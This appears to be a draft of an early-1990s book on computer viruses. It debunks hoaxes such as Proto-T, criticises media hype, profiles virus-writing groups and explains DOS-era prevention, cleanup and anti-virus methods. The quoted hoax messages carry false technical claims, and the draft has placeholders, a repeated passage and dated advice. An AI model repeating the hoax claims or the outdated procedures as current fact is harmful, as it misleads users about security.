It seems that not only are some people intent on the infection of computer systems, but also on other office equipment. Reports we have seen all claim that the "virus" causes the machine to print what can only be described as phallic symbols on every third document. Any unsuspecting user would think it is some sort of sick joke - at best. Imagine the trouble it could cause when faxing a letter to your bank manager about extending your overdraught.

It's hardly surprising then, that manufacturers and users alike, want an end to this potentially harmfull phenomenon. One of the largest manufacturers of business fax machines has released a statement ato a number of major companies. In it, it is claimed that on most machines there is a small amount of RAM available (data buffer etc.) and the virus programmers have used this to store the offensive item.

However, as this memory is so easily accessible by users it is not too difficult to clear it, and stop the virus from returning. To clear it from machines, simply change every number memory block to 1234567890, after powering the machine down for approximatly 25 minutes.

However, it is not always as simple for users of some machines. The companies we contacted said that users may have to arrange for an engineer to test suspicious fax machines."

Well. Is nothing safe anymore? What next? A Coffee machine virus that spits out beef tea instead of coffee white with sugar? Who knows? Who cares? Not me, cos I ain't got a bloody fax machine!

end.

This trade magazine may very well exist. But because Torch chooses not to use a credible name, and his information source remains anonymous, it is unlikely that the magazine does. The story presumably went no further than a few wanna-be hackers and pirate bulletin boards.

Later in 1992, another hoax was born. This one was ultra-successful, although only for a brief period. A new virus, called the **Proto-T**, was supposedly wreaking havoc in several areas of California, and appearing in other areas of United States and Canada. Electronic mail networks like NANET, City2City, and even the InterNet swarmed with messages from teenage "experts" who had obtained copies of the fabled **Proto-T**, as well as from those who were adversely affected by it.

This virus had several unusual properties. Some reported that it hid in CMOS memory[18], upper memory blocks (UMB's), colour adapter card memory, COM ports, hard-drive memory (which does not exist, except perhaps in more expensive drives as a cache. Nonetheless, a cache cannot be used in the proposed manner): basically anywhere that the computer can possibly house writeable memory.

The following text, complete with the author's faulty spelling, was forwarded by a "virus expert" with an unusual habit of only referring to himself with context-free pronouns such as "us" and "our". The names of the assumed organization and the assumed people involved are curiously

---

[18] Tech note: Incidentally, the CMOS contains only ported memory, and is therefore not addressable. As well, ports can only be read from/written to one byte at a time. The CMOS simply does not provide an environment useful for a TSR virus.

unavailable. A truth-in-numbers tactic is being used to promote the veracity of this statement.

At 7:34PM (pst) our attempt to isolate and contain the PROTO - T virus failed. As we have discovered, PROTO - T has a *VERY* unique feature, to hide in the RAM of VGA cards, hard disks, and possibly, in modem buffers. Unfortunaly, we found out the hard way - after it struck. At this time, there is no known defense against this virus, save formatting your hard/floppy disks - there isn't even a method of detecting it yet...untill its too late. [PROTO - T specs listed later].

What is known:

Proto - T was just a rumor, untill it was confirmed a few weeks ago. (Some people) traced its origins to a college campus in California. There, it was placed into two files. The first, is a file called "TEMPLE" - which to our knowledge, has no legitimate use; it seems to be a dummy file. The other file, was placed in an unathorized version of PKZip by PKWare (versions 3.0, and 3.1 - these are not legitimate versions of PKZip! Quite possibly, these versions of PKZip were created, for the reason of distributing PROTO - T).

Proto - T is very elusive. There is no program known to detect it. From what we understand, it will only infect your system if certian conditions are met. From what we know, it will infect your system only if you run TEMPLE, or PKZip 3.x after 6:00pm. Even doing that wont nessaraly cause infection - it took 6 days for (some people) to be infected. Obviously some other criteria must be met.

Upon infection, the virus is written (as un-attached file chains), On two parts of a hard disk - each capable of running independently without the other half.

After infection, the virus seems to be written into the memory or memory routines of a VGA or EGA monitor; or is written into the memory of the hard drive, or quite possibly, into a modem - or COM port. Thus excaping most or any known detection methods.

PROTO - T :

Proto - T when activated, corrupts data on a disk, stops VGA or EGA from being used (Thus either defaulting to CGA, or locking up), and prohibits memory from being used over 512K.

Known to be put into two files : TEMPLE.EXE (14,771 Bytes) and PKZip 3.x (Varries always over 100,000 bytes when zipped). If you see these files - do not get or use them.

After Proto-T was determined to be a fraud, an American virus writing organization called Dumbco released an extremely buggy **VCL** virus hybrid[19], and named it **Proto-T** in honour of the "anonymous electronic quacks who launched the Proto-T hoax"[20]. Even though its source code release in Crypt Newsletter #9 clearly explains this, some guileless readers ironically used the code as "proof" of the notorious **Proto-T**'s existence! A London, Ontario based virus collector asks, "How many times do you have to hit them over the head with the same damn baseball bat?"[21]

Nobody in the virus industry has profited through the proliferation of such false facts and fictitious claims. Instead, misrepresentation of this sort harms the consumer by instilling unneccessary ignorance and fear.

Man: The Gullible Monkey

It cannot be stressed enough the harm that occurs when large groups of people ignorantly accept information through indiscriminate media hype and urban myth. Most people like to see themselves as critical, thinking beings. But the

---

[19] This **Proto-T** virus was created with the NuKE Virus Creation Laboratory, then partly rewritten to avoid detection as a **VCL** varient.

[20] Urnst Kouch, Crypt Newsletter #10

[21] Anonymous, in private interview with the author.

human tendency towards gullibility results in many disconcerting social consequences[22]:

Fright

Wasteful spending on self-improvement gimmicks

Discrimination against minorities

Numbness to global or local states of affairs

The list could continue ad nauseum. Interestingly, the force steering the computer virus industry is the same engine that drives the sale of the National Enquirer magazine to 3.4 million readers every week!

Highly Noted Author Discovers Too Many Adjectives, Wild Exaggerations and Multiple Exclamation Marks in This Amazing Self-Referring Headline!!!

[figure x.x]

The above headline diagram is depictive of many of the tools magazines use to capture a reader's attention. Many of the headlines seen in the National Enquirer, and similar magazines use the same kind of threadbare catch-phrases:

- Baffled Investigators Say ... !
- Scientists On the Verge of Creating ... !
- Hypnosis Reveals ... !
- Amazed Educaters Find ... !
- ... Top Analysts Perplexed!

---

[22] See, for example, Douglas R. Hofstadter, Metamagical Themas: Questing for the Essence of Mind and Pattern, pp 91, Bantam Books, 1986

These are highly reminiscent of the sentence style used in the virus hoaxes described earlier in this chapter. All imply some expert in a related field is completely awed or confounded by a discovery. They all contain unneccessary, often implied, punctuation. As well, they all contain exaggerated and colorful action/amazement-phrases not unlike those used in comic books.

Significantly, the same techniques are used in more-or-less sophisticated computer publications as well!

- PC Buyers Remorse: What PC Buyers Wish They'd Gotten[23]
- The FASTEST PCs: 24 Fully Loaded 486DX2 Screamers Starting at $2,000[24]
- Federal Ministry Grapples with Information Void[25]
- Virus Alert![26]

Although these headlines use the standard methods of self-validation, the first one is of special note. The expert referrenced in it is YOU, the PC buyer. Presumably, the column that stems from this heading will expertly convince you of what you had wished you had gotten in a PC.

---

[23] The Computer Paper, Feb 1993

[24] PC World, March 1993

[25] I.T. Magazine, March 1993

[26] The Computer Paper, Feb 1993

The "Virus Alert!" article described an anti-virus package called "Alert!". With the word "Virus" as prefix to the title, context is changed, and the article suddenly seems much more interesting to read.

The only notable difference between these headlines and those in the tabloids is that the computer magazine headings are more likely to be at least marginally true. Though recalling our earlier discussion on the accuracy of documented information, this is not always the case. The media helps shape what we believe, and from the examples provided, one can deduce that the methods used to deceive look all-too-similar to those meant to inform.

Is the computer virus industry really built on such morbid fantasies? This would certainly seem to be the case. We have looked at the **Michelangelo** case. One month after that media stunt, John McAfee was quoted as saying "We're into the next major nightmare -- the dark Avenger **MuTating Engine** ... the ability to mutate makes it virtually undetectable to antivirus software ... It's turning the virus world upside down"[27]. The truth came out when William S. McKiernan, president of McAfee and Associates, said "Actually, we cracked this engine some months ago, and have

---

[27] Joshua Quittner, Software Hard Sell, New York Newsday, pp 68, April 5, 1992

been shipping [a] product capable of detecting the Mutation Engine since March."[28]

VSUM, a shareware database of computer virus information, contains a section with anti-virus program comparisons done by an organization called the Computer Virus Industry Association. Since its inception, McAfee's ViruScan and Clean-Up products have always scored the highest percentage in its virus scanning and cleaning ability. According to the author's personal testing, this is not neccessarily very accurate. Thunderbyte, a European anti-virus product, has consistantly out-scanned and out-cleaned McAfee's products. As well, Virex seems to be an equally capable program as ViruScan, but with far fewer errors. This apparent paradox is easy to solve. The cover of Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other Threats to Your System[29] credits the book to co-author "John McAfee, Chairman of the Computer Virus Industry Association". Ken Wasck, executive dirctor of the Software Publisher's Association states that "The CVIA is nothing more than McAfee"[30]. This would imply that all viruses used

---

[28] William S. McKiernan, Dark Avenger Mutating Engine No Threat to Protected PC's, Press released from McAfee and Associates on June 1, 1992

[29] John McAfee, Colin Haynes, Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other Threats to Your System, St, Martin's Press, New York, 1989

[30] Quoted in Joshua Quittner, Software Hard Sell, New York Newsday, pp 68, April 5, 1992

for the testing are chosen by John McAfee himself. The message couldn't be any clearer. It is within the association's best interest to have their own product appear superior to its competition.

These and many other instances of deception and disinformation have propagated the virus problem to such an extent that it is becoming asinine.

In her book, **Lying: Moral Choice in Public and Private Life**, Sissela Bok wrote, "Deception ... can be coercive. When it succeeds, it can give power to the deceiver -- power that all who suffer the consequences of lies would not wish to abdicate"[31] What one needs to learn then, is how to distinguish what is true from what is not, and then act accordingly.

---

[31] Sissela Bok, Lying: Moral Choice in Public and Private Life, pp 23, Vintage Books, 1978

The Virus in the Underground

Like many other groups on the fringe of legality, the authors of viruses are seldom able to voice their own opinions to the general public. Because of this self-imposed silence, most of what is read is simple speculation or third-party information. I have interviewed and conversed with many virus writers from ten countries and four continents, and witnessed their activities in what has been dubbed "cyberspace". Here are a few of their stories.

RABID

Formed around 1988, RABID became known as one of the first organized virus writing groups in North America. Donning the monikers Messiah and Rabid Pagan, two Toronto secondary school students decided to attack so-called "loser boards". These boards ranged from BBS's that specialized in video gaming, to Warez boards that solicited users for funds in trade of misappropriated software.

RABID's first instrument of war was the **Giant Killer**. This was a Trojan horse disguised as a game. By uploading this and other harmful programs posing as the *dernier cri* in games, or as bootlegged proprietary software, they were often successful in downing the offending BBS's.

Sometimes the Trojan horse was in the form of a "patch" for the BBS itself. While the hapless system operator waited for the program to modify the BBS's executable files in some beneficial way, it was actually formatting their hard-drive, effectually eliminating the offending service.

The RABID aggregate eventually branched throughout the United States, assimilating a myriad of other cracking/Trojan programming groups. This coterie still remained relatively unknown until 1989, when Messiah encountered an individual who would eventually assume the alias Data Disruptor.

Having been introduced to the Assembler programming language in 1985, Data Disruptor had already created one virus, and was ready to put his programming talents to the test. His first virus with RABID was a one Kilobyte **Vienna**-based virus called the **Violator**. Owing to RABID's extensive distribution network, the **Violator** seemed to be invading bulletin boards everywhere. Suddenly, the name RABID was becoming notoriously well-known in the computer virus industry.

Bitten by an even more vicious beast called notability, RABID released several **Data Rape** virus strains into the public domain. Their most noteable hallmark was the **Data Rape** detonation procedure: the RABID logo and a

short message appeared on the screen as it deleted files or formatted disks. Zodiac, RABID's second virus programmer even wrote a configurable version that could effortlessly be modified to display any text (as long as 255 characters) on a bright scrolling banner! RABID was now a household name.

When asked the motivation for programming and collecting computer viruses, Data Disruptor grins. The first reason he cites is the intrigue of driving the computer to its limits. The second is "staying one step ahead of big, bad McAfee."[32]

RABID has since dwindled into obscurity. Occasionally Data Disruptor launches a new virus, each one touted as the last. These viruses are usually released in conjunction with other virus writing groups with names like RABID/YAM and RABID/ANARKICK SYSTEMS.

Drawing on his experience working with Sun Microsystems in Toronto, Data Disruptor now works as a private computer consultant and freelance programmer specializing in Point of Sales systems and databases. He maintains that 95% of his Assembly Language programming knowledge and abilities came from writing viruses.

---

[32] Data Disruptor, private interview, July 26, 1992

The Bulgarian Virus Factory

Another organization, which has also has recently begun to decline, calls itself the Bulgarian Virus Factory. There is very little published information regarding the Factory.

The viruses manufactured in Bulgaria are much more sophisticated than RABID's clever **Vienna** hacks. The Virus Factory is renowned for new viral technologies and approaches. The most notorious member associated with this syndicate is the Dark Avenger, inventor of the **MuTation Engine** and most of the **Dark Avenger** viruses.

Many of the Factory's viruses originate at the Mathematical High School in Varna, Bulgaria. Two students from this school wrote several versions of the **CD Set** virus, (otherwise known as **DIR][** in North America), which contains a counter used to map its travels. The results of these charts are compared by the students to test the Normal Distribution Law. Because of changes in DOS version 5, the **DIR][** virus was rendered useless. This was perhaps one of the most potent high school projects ever to transpire.

Anarkick Systems

Anarkick Systems is a virus-writing offshoot of a telephone and service hacking organization originating in Scandinavia. The parent group was disbanded in mid-1992 when Swedish authorities put an end to its illegal activities.

Lucifer Messiah, the group organizer for Canada says that he, and several other members became interested in computer viruses when one them received a file infected by the **Ontario** virus. Soon the group released a mutating version of the virus called **KS_Test**, named after one of the group members. The virus became known as the **SBC** virus[33]; the initials of the person who purportedly infected an entire network with this virus before realizing its potential.

Since then, Anarkick Systems has written only around ten other viruses; one of them is included in Chapter Six. "Our viruses weren't actually supposed to be released. They were experiments... Some of them were really bad.", said Sceb, one of the group co-ordinators. Their most recent

---

[33] This is interesting, because late 1992, NuKE InfoJournal published the source code to a virus assuming the SBC moniker. This virus was actually not the SBC, but an early version of the Onario 3. The virus was larger in size than the SBC, and much of the code had been altered. As well, the source code contained many obnormalities, such as unused macros, unused variables, a larger stack, etc. It would appear more that the virus was an altered dissassembly of the KS_Test virus.

viruses have shown more technological ingenuity than the earlier ones. **Kill TB** was a virus prototype which, although the virus code itself was buggy, demonstrated a technique used for causing Thunderbyte's TBCLEAN to destroy an infected file instead of clean it. This method was further implemented and expanded by virus writer Little Loc. The **DOS 7** virus (see the source code in a later chapter) contains a new technique previously thought to be impossible. Three members of the group aided in the writing of **Proto 3**, a fully polymorphic encrypted virus also explored later in this book.

Lucifer Messiah says that the group no longer takes part in the underground activities. "Groups Like YAM and NuKE have really taken the fun out of the underground. All these junior high school kids get together, and they hack out a virus or two, then suddenly they think that they are elite enough to start their own organization. After they hack out 5,000 variants, they pretend that they're better than those who are actually doing something. Rabid and many other quality groups have also become bored and left the scene."

One of the members stated that the anti-virus industry gave NuKE so much attention for their VCL program that it was like they were asking for an update. Praise of this sort, plus their name included in Patti Hoffman's VSUM database is what motivates most of these virus writers.

Lucifer Messiah is a network programmer, while Sceb spends his time working in a laboratory as a consultant.

Soltan Griss

[Interview pending]

Phalcon/SKISM

[Interview pending]

Keeping Your Computer Clean

Surprisingly virus safety, whose *bon mot* is *safe hex*, does not require extensive computer literacy. This chapter outlines a number of security techniques which can be implemented even by PC novices with only a rudimentary understanding of their own computer systems.

Safe Hex

A few basic steps must be taken to ensure computer safety and a virus-free system. They are:

- Use a virus detection program regularly
- Keep an emergency boot diskette handy
- Back up your system regularly
- Always test new software for viruses
- Never boot from a diskette other than your standard boot disk or diskettes
- Write protect any diskettes used for booting your system

Once these steps have been taken, most virus emergencies can be quickly and efficiently surmounted. Following is a detailed explanation of each step.

Use a Virus Detection Program

There are as many types of virus scanning software packages as there are virus types. (See pages , where many anti-virus packages are discussed and compared for their fortes and failures.) Regardless of the package you choose to implement, your system should be scanned for viruses at least once a week.

Create an Emergency Boot Diskette

Relatively few files are neccessary on an emergency boot diskette. First, a diskette needs to be formatted with system files. This is accomplished by putting a new diskette in Drive A:, and typing:

FORMAT A: /S

on the command line.

Next, change to the MSDOS or DOS directory; whichever directory holds the DOS files. Type:

CD *dirname*

where *dirname* is the name of the DOS directory.

Certain files must now be copied to the emergency boot diskette. Their implementation will be explained later in this chapter. Type:

COPY SYS.* A:

COPY FDISK.* A:

COPY FORMAT.* A:

There are other utilities which should be included as a supplement to the emergency disk. If your file backups are compressed, the program used to decompress them should be added to the emergency boot diskette. The anti-virus package chosen should also be included. A very useful anti-virus utility, the PC Scavenger Anti-Virus Master Boot Record, may also be installed from the emergency diskette. (more information on this will be provided later.)

Immediately write-protect and label the diskette once these files are installed. This diskette should be stored where it will remain safe and not be tampered with.

Note that the diskette's write protection must NEVER be removed unless it is absolutely neccessary. If this becomes neccessary, the system should be booted from the diskette first. This will avoid the emergency diskette from being contaminated by a virus that may be in memory. To update files on the diskette, boot from it, remove the write-protection, copy the files, then replace the write-

protection. Do NOT execute the new file until the write-protection is replaced. If the new file is infected, it will be unable to infect the other files on the emergency boot diskette.

There is one *very* important rule to live by with this emergency boot disk: when the write protection is off, only use commands which are internal to COMMAND.COM, unless it is absolutely impossible to do so, or there is no chance that the program being executed is infected. COPY and DIR are two such "safe" commands. You will need to read your DOS manual to learn which commands are internal to your particular copy of command interpreter.

Back Up Your System

In case of an irreversable virus attack, backups may be your only altnernative to quickly and safely re-install your system. Since most executable files are already backed up on their original installation floppies, it is usually unneccessary to include them in the backup routine. Instead, in most cases it is only neccessary to back up files which are either created or modified by the system users.

Back up all new or modified files, as well as those for which no backup or installation diskettes already exist.

If a compression program is used to back up the system, make sure that the decompression program is installed on the emergency boot diskette as well.

Test New Software for Viruses or Damaging Code

In 1987, Drew Davidson wrote a virus to commemorate the anniversary of the Mac II computer. As the feature program at a meeting of MacIntosh enthusiasts, software specialist Marc Canter received a copy of the **MacMag Peace** virus, which was presumably hidden in a game.[34]

Canter, working on the FreeHand graphics program demonstration, infected his system, including his release software. As a result, Aldus Corporation distributed thousands of copies of the infected program to users throughout the United States.

Once the virus was detected, Aldus promptly recalled the product. Yet at a later date, a revised copy of the program was distributed with the same virus! Unfortunately, this complete and ignominious debacle did not even end there. Beta test versions of FreeHand had also been infected with the **nVir** virus.[35] Luckily, the beta testers caught the virus before the product was distributed.

---

[34] John McAfee and Colin Haynes, Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other Threats to Your System, pp 102, St. Martin's Press, 1989

[35] Ibid, pp 196

This fiasco demonstrates that no software is immune to an initial infection. On two separate occasions, the company distributed a virus in a proprietary software package. Although the **MacMag Peace** virus was unwittingly distributed, the **nVir** virus was discovered early, solely due to its effects on the beta testers' systems. Without such easily detectable audio-visual clues like **nVir**'s beeping window changes and dog-eared Notepad graphics, the virus may have easily passed through production unnoticed. The company has since taken extreme precautions to assure that this will not happen again!

Hence, all executable files entering a system must be scanned for potential virus infections, regardless of their origin.

Virus security does not end at the .EXE and .COM file level. In December 1991, Leading Edge distributed thousands of computers, each infected with the **Michelangelo** virus. Users who neglected to repartition their hard drive (virtually all of their customers for that matter) eventually encountered the infection's symptoms. For those who were unaware of the virus, March 2, 1992 became their D-Day. On this date, the **Michelangelo** virus swiftly took

control and overwrote all disks on the system with garbage bytes from memory[36].

The Master Boot Record and Boot Sector of the hard drive, and the Boot Sector of the floppy diskette are software files, although different than those which DOS allows user access. As a result, they are also prone to infection. Preformatted diskettes and pre-partitioned hard drives to be added to a system must be scanned for boot sector/partition viruses, just as executable files ought to be tested for other viruses.

Never Boot From Someone Else's Floppy Diskette

When a computer system is set up, DOS setup diskettes are always employed. These diskettes should be stored where they cannot be tampered with, for future use, in case of emergency, or for a new system setup. Only boot from the normal boot disk or (write protected) floppy diskette, or from the emergency diskette that had been stored away.

Also, there is an option included with most BIOS models that will disallow a floppy drive boot. For instance, in all AMI[37] BIOS's, the boot order is configurable. By default, the system will first search the

---

[36] Most reports say that the virus actually reformats the drives it is attacking. In reality, the disks are simply overwritten starting at sector 0 and counting upwards. The source code for **Michelangelo** appears in Chapter Six for those who are interested in how this is accomplished.

[37] American Megatrends Incorporated, USA

A: drive for system files, and then the C: drive if none were found. This configuration may be reversed so that C: is searched first, effectually eliminating the possibility of a user booting accidentally from a floppy diskette. Newer BIOS's have an antivirus option that we will discuss later.

Write Protect ALL Boot Diskettes

If a 5 1/4" diskette has the write-protect notch covered with the proper tab (any dark coloured tape will work) or a 3 1/2" diskette has the write-protect hole open, it cannot be written to. (The write-protect device on each diskette type is located at the top right-hand side of the diskette). All diskettes used for booting the system must be write protected at all times. This will avoid contamination if they are used on an infected system.

Cleaning an Infected System

Despite any precautions taken against computer viruses, an initial infection is always possible. Be it through human error, or through malicious tampering, nothing is 100% effective in avoiding virus entry. However, if the guidelines from the first part of this chapter are heeded, cleaning a contaminated system is a relatively easy task.

First, reboot the system with the emergency diskette in drive A:. If the BIOS boot sequence is reversed, restore it to the default order so that drive A: is searched first. The method for accomplishing this reversal is different for each BIOS, and therefore reading the BIOS manual will be neccessary.

If a virus is found by executing the scanning software located on the emergency diskette, the clean program can probably remove it. If so, simply use the cleaning program to remove the virus from ALL infected files. When this is finished, scan the system again to verify file integrity.

At this point the emergency diskette may be removed, and the system rebooted. Moreover, the BIOS Boot Order may be reversed again to avoid future boots from floppy diskettes.

On the other hand, if the scanning program detects a virus, but contains no resources to clean the infection, different steps must be taken to restore the system. The method for cleaning the boot sector or Master Boot Record[38] is very different that of normal DOS executable files.

Executable Files

It is often possible to replace only the files that were infected with the unifected copies from the setup disks. If a compression program is used, be sure to use the decompress program from the setup disks. Example: Microsoft product setup files are always compressed. Included on one of the diskettes in the package is a file called EXPAND.EXE. This file will decompress any of the files with an underscore ("_") as the last character in the extension.

EXPAND FILENAME.EX_ FILENAME.EXE

Different companies typically implement alternative forms of compression and archival systems.

If there is no setup disk containing the needed executable file, but a backup has been made, it is usually possible to extract the needed file from the backup disk

---

[38] The Master Boot Record (MBR) is often erroneously referred to as the Partition Table. The Partition Table is a table of hard-drive parameters located towards the end of the MBR. The table is at offset 1BEh of the MBR.

without decompressing the entire archive. As the abilities and operation of each compression program are different, the manual should be referenced.

Boot Sector/Master Boot Record

Although sector/MBR viruses can be difficult to diagnose, extermination is relatively straightforward and manageable. In fact, all the utilities typically needed to clean bootsector/MBR viruses are part and parcel of all DOS packages after DOS v2, but their anti-virus implications are not described.

Of course, the first step to disinfecting the boot sector or Master Boot Record is to reboot the computer with the emergency boot diskette explained. The files that are included on the emergency diskette are:

FDISK.*

FORMAT.*

SYS.*

With most viruses of this sort, only FDISK.* will be utilized. An interesting and vital function in the FDISK.* program (since DOS 5.00) has remained largely undocumented. This is exceedingly ill-advised because, as will be shown, fiascos like the **Michelangelo** virus scare would never have occured if it were documented.

Once the computer is rebooted with the emergency boot diskette, type:

FDISK/MBR

on the command line. The system hard drive will spin for a brief period of time. When it stops, the DOS command line will be returned. No messages are given as to the success or failure of the /MBR function. In fact, nowhere in any of the DOS documentation does this command switch appear. Perhaps once the significance of this command function is recognized, it will be documented, and a more user-friendly interface will be implemented.

FDISK/MBR is an interesting utility. Its only function is to rebuild the partition table from what information is available. The command will work for all MBR infecting viruses so long as the actual partition information has been preserved and not altered. Some alterations will not cause a problem.

Knowledge and diligent of these commands could render MBR infecting viruses obsolete. Many Trojan horses which destroy the partition information would also be outmoded. The reasoning behind the company's maintained secrecy would provide an interesting story.

Although rare, there are a few viruses that infect the hard drive via the boot sector, and not the MBR. These

viruses are effectually removed by executing the SYS.COM program, using the following commandline:

SYS C:

When FDISK and SYS are used together, they effectively rewrite all the boot files on the C: hard drive. A final scan should be performed on the hard-drive before rebooting the system. Provided the virus has not severely damaged the system, the hard drive will be restored to its orginal state.

The source code to a freeware utility, written by the author, is inclued on page later on. The utility, called the PC Scavenger Anti-Virus Master Boot Record, rewrites the MBR with code that heuristically detemines MBR legitimacy before booting the computer. An in-depth description of its implementation and functions can be found on page . Included and installed on the emergency boot diskette, virtually ALL partition infections on the hard drive can be quickly diagnosed and corrected.

With most viruses of this sort, using only FDISK is sufficient. An interesting and vital function in the FDISK program (since DOS 5.00) has remained largely undocumented. This is exceedingly ill-advised because, as will be shown, fiascos lie the **Michelangelo** virus scare would never have occurred if it were documented.

Once the computer is rebooted with the emergency boot diskette, type:

FDISK /MBR

on the commandline. The system hard drive will spin for a brief period of time. When it stops, the DOS commandline will be returned. No messages are given as to the success or failure of the /MBR function. In fact, nowhere in any of the DOS documentation is this command switch even mentioned. Perhaps once the signficance of this command function is recognized, it will be documented, and a more user-friendly interface will be implemented.

FDISK/MBR is an interesting function. It's only purpose is to rebuild the master boot record as long as the partition information is still intact. The PC Scavenger Antivirus Boot Record Utility is much safer in practice, and installs much more functional boot code.

Anti-Virus Software

There are as many methods for identifying infections as there are methods for actually infecting systems. This makes it very difficult to make a well-informed choice of virus scanners based on factual information, as we have seen. Too often what one "learns" via sensationalistic media is not very accurate, and sometimes utterly false. We have already examined the meretriciousness of scandal sheets in Chapter Two. The following is a discussion of the more popular anti-virus methods available.

Scan Strings

At present, the most popular technology is scan string scanning. The scanner contains a database listing segments of code peculiar to each known virus it is able to scan for, called scan strings, signatures, or fingerprints. The database often also contains routines common to families of viruses. An example: Most virus scanners scan for strings peculiar to the **Tiny** virus. There are many different strains of this virus, yet most may be identified by a single set of bytes common to each.

This technology is usually very accurate in identifying viruses with which the producer of the scanner package is acquainted. Unfortunately, this technology is

extrememly error-prone. McAfee SCAN has been recalled several times due to various false alarms. This Achilles' heel underlies the plight of all products that rely on scan-string technology.

Another potential problem is that scanners may recognize a known virus as two different viruses, when in fact only one of the virusses listed is correct. This problem seems peculiar to McAfee's ViruSCAN[39]. Often if the wrong virus name is chosen by the user, the CLEAN program virtually destroys the file being cleaned! Other times an error is generated, and the file is not is left in its infected state.

Because scan-string scanners rely on a database of virus signatures, scan time is augmented in direct proportion with the number of scannable viruses. The Flu-Shot[40] virus scanner is among the slowest of all scanners, and the most prone to error.

In general, scan-string technology was much more useful prior to 1991 when viruses were few, and the technologies used by them wasn't as advanced as they are today.

---

[39] ViruSCAN,... McAfee and Associates

[40] Flu-Shot,... Ross Greenberg

Filters

Filter programs come in the form of a TSR program, and watch various interrupts for virus-like activity. Thunderbyte[41] is well known for its variety of filter programs.

Most anti-virus companies release a filter program of one kind or another. The most accurate of all seems to be a combination of TBDisk and TBFile from the Thunderbyte package.

Filters warn you of such activity as boot-sector writes, alterations to a file's startup code, the appendage of code to the end of an executable file, and other virus-like activities. Some filters will warn you if a program attempts to "tunnel" through the interrupt code searching for the original DOS entry point. With this information, a virus could take total control of a computer system, completely unaffected by anti-virus programs supposed to be combatting it. In many filtering anti-virus programs, the file being altered is named to help you determine whether the action is warranted or not.

Note that this technique is not the same as for TSR *scanners*, which store scan strings in memory and scan files as they are executed. Not only is this method slow and

---

[41] Thunderbyte,....

cumbersome, it takes exceptional amounts of memory to store the scan-strings.

Since no scan-strings are used in filter products, and some, like Thunderbyte, hold all text in external files only to be loaded when neccessary, filters take the average of 2 to 5 kilobytes of memory, and can be loaded into Upper Memory Blocks. As a result, they are very fast and memory efficient. If written well, false alarms very seldom occur, and only in situations where they would be expected.

Example: If a file called X.COM is being installed and the configuration needs to change built-in parameters in the executable file, you may be given a warning similar to:

A Program is attempting to alter X.COM
Should this action be halted? Y/N

In the given situation, the modification is expected, and the user can type "N" to allow the alteration.

Drawbacks to this method are few. However, it must be noted that some filter programs are so poorly written that false alarms or even irrelivant warnings will cause the user so much interference that the filter is simply disabled and not used. Well written filters will not pose this problem. Another disadvantage is that if files have been infected, filters do not provide resources to locate and eradicate them.

Change Checkers

Change checking, or integrity checking, is a diagnostic form of virus detection. This technology does not require memory resident code, and is virtually impossible to deceive if no virus is in memory. (Such is the case when you boot from your emergency boot disk).

Change Checkers install themselves by writing small, usually hidden, files in each directory on the disk being set up. These files contain information such as file-length and checksum for each of the executable files in that directory.

When scanning the disk, change checkers compare the files in each directory with the data stored in the information files. Any changes, including the presence of files not listed in the data file, are noted and presented to the program user.

False alarms only occur in executable files which alter their own code. This may be due to a new installation, or any number of other reasons. If a file is upgraded, you will be notified of this change as well. Fortunately such changes rarely occure without a prior warning.

In all cases, you have the option of listin these changes in the data file kept for scanning purposes. Another advantage to the above technique is that the anti-virus program never needs to be upgraded.

The only disadvantage is the disk space used by placing a hidden data file in each directory. Because of the DOS method of handling the disk, all files take a minimum of 2 kilobytes from the available space on the disk (the size of 1 block on a small partition. This number may be as high as 8 kilobytes for a large partition) . A disk containing many directories would have many of these files, and therefore a large amount of space would be made unavailable.

A possible solution to this, which is apparently yet to be implemented, is to store this data in one larger file with a directory tree list on a separate diskette. This would eliminate the hard disk usage completely. The data file could easily be stored on the emergency boot diskette, or even a diskette formatted solely for this usage. For larger hard drives, multiple diskettes may be used.

A minor drawback is that change checkers do not always provide a way to directly clean a virus from a file. If this is the case, reverting to the system backup diskettes, or the original setup disks will remedy the situation with no great effort.

Heuristic Scanning

Heuristic scanning is very similar to filter scanning, except that a TSR program is not involved. Instead of waiting in memory for suspicious activity, it scans executable files for questionable code.

Scanners like F-Prot[42] can be configured to use scan-strings and/or heuristics for scanning. If a virus is encrypted, heuristics will usually detect the decryption routine, but must stop there.

Thunderbyte implements a very radical form of heuristic scanning not used in any other product. If a decryption routine is found, it will actually simulate the exectuion of the code until it is unencrypted, then proceed by scanning the remaining code with both heuristic and scan-string technologies.

Some properties that heuristic scanners search for are .COM/.EXE determination, potentially damaging code, unusual methods to become resident in memory, among others.

A common source of confusion with heuristics is that the scanner will inform you of any virus-like code, such as those listed above. Often these are classified as "false alarms" when in fact, they are not. Heuristics looks for

---

[42] F-Prot, Fridrick Skulason

certain traits, and informs the user if suspicious code is present. Programs like FORMAT.EXE contain potentially damaging code, and heuristics will warn the user. Certain combinations of situations listed may be considered worth investigating, whereas others may not.

Simply put, a faulty EXE header is nothing to be alarmed about. A faulty EXE header with code written to format disks located in a graphics utility is probably something to worry about.

Fortunately, most heuristic scanners have a rating system, where certain traits are considered non-threatening. An example would be where a decryption routine is used, but no damaging code appears to be hiding inside. Only files which are potentially virus-like code (for instance, one which is encrypted, contains code to determine if a file is a .COM or .EXE file, goes TSR, and is able to bypass DOS to write to the hard drive) are considered suspicious enough for further investigation.

Heuristics are especially suited for use in conjunction with another method of virus detection such as change-checking. As well, some viruses have been written with specific routines to render certain heuristic scan techniques useless against them. This is not as problematic as the virus writers assume. Once the virus begins infecting other files, their heuristic information will

change, thus giving the computer user a valuable clue. Appropriate actions should be taken on any file that changes for no recognizable reason.

Virus Cleaning Strategies

There are presently only four virus cleaning methods available. They are simple erasure, database cleaning, integrity check cleaning and simulation cleaning. Each has its own vices and virtues.

Simple Erasure

This is the only cure for overwriting viruses. This type of virus overwrites its code overtop the victim's entry code. The virus does not restore the entry code when the infected file is executed. Overwriting viruses are rare, as they are extremely noticeable.

Companion viruses, which infect .EXE files by creating a .COM files bearing the same name, are also cured by simple erasure of the .COM files they generate. Once the virus is deleted, the file is no longer infected. It must be noted that most companion viruses employ hidden files to remain unnoticed. Using a command-line interface such as Microsoft Shell or Norton Commander will quickly uncover these hidden files, as will the DOS program, ATTRIB. Companion virus techology is explained more in-depth later.

Any file infected by a virus may be deleted, then re-installed (excluding boot sector and master boot record

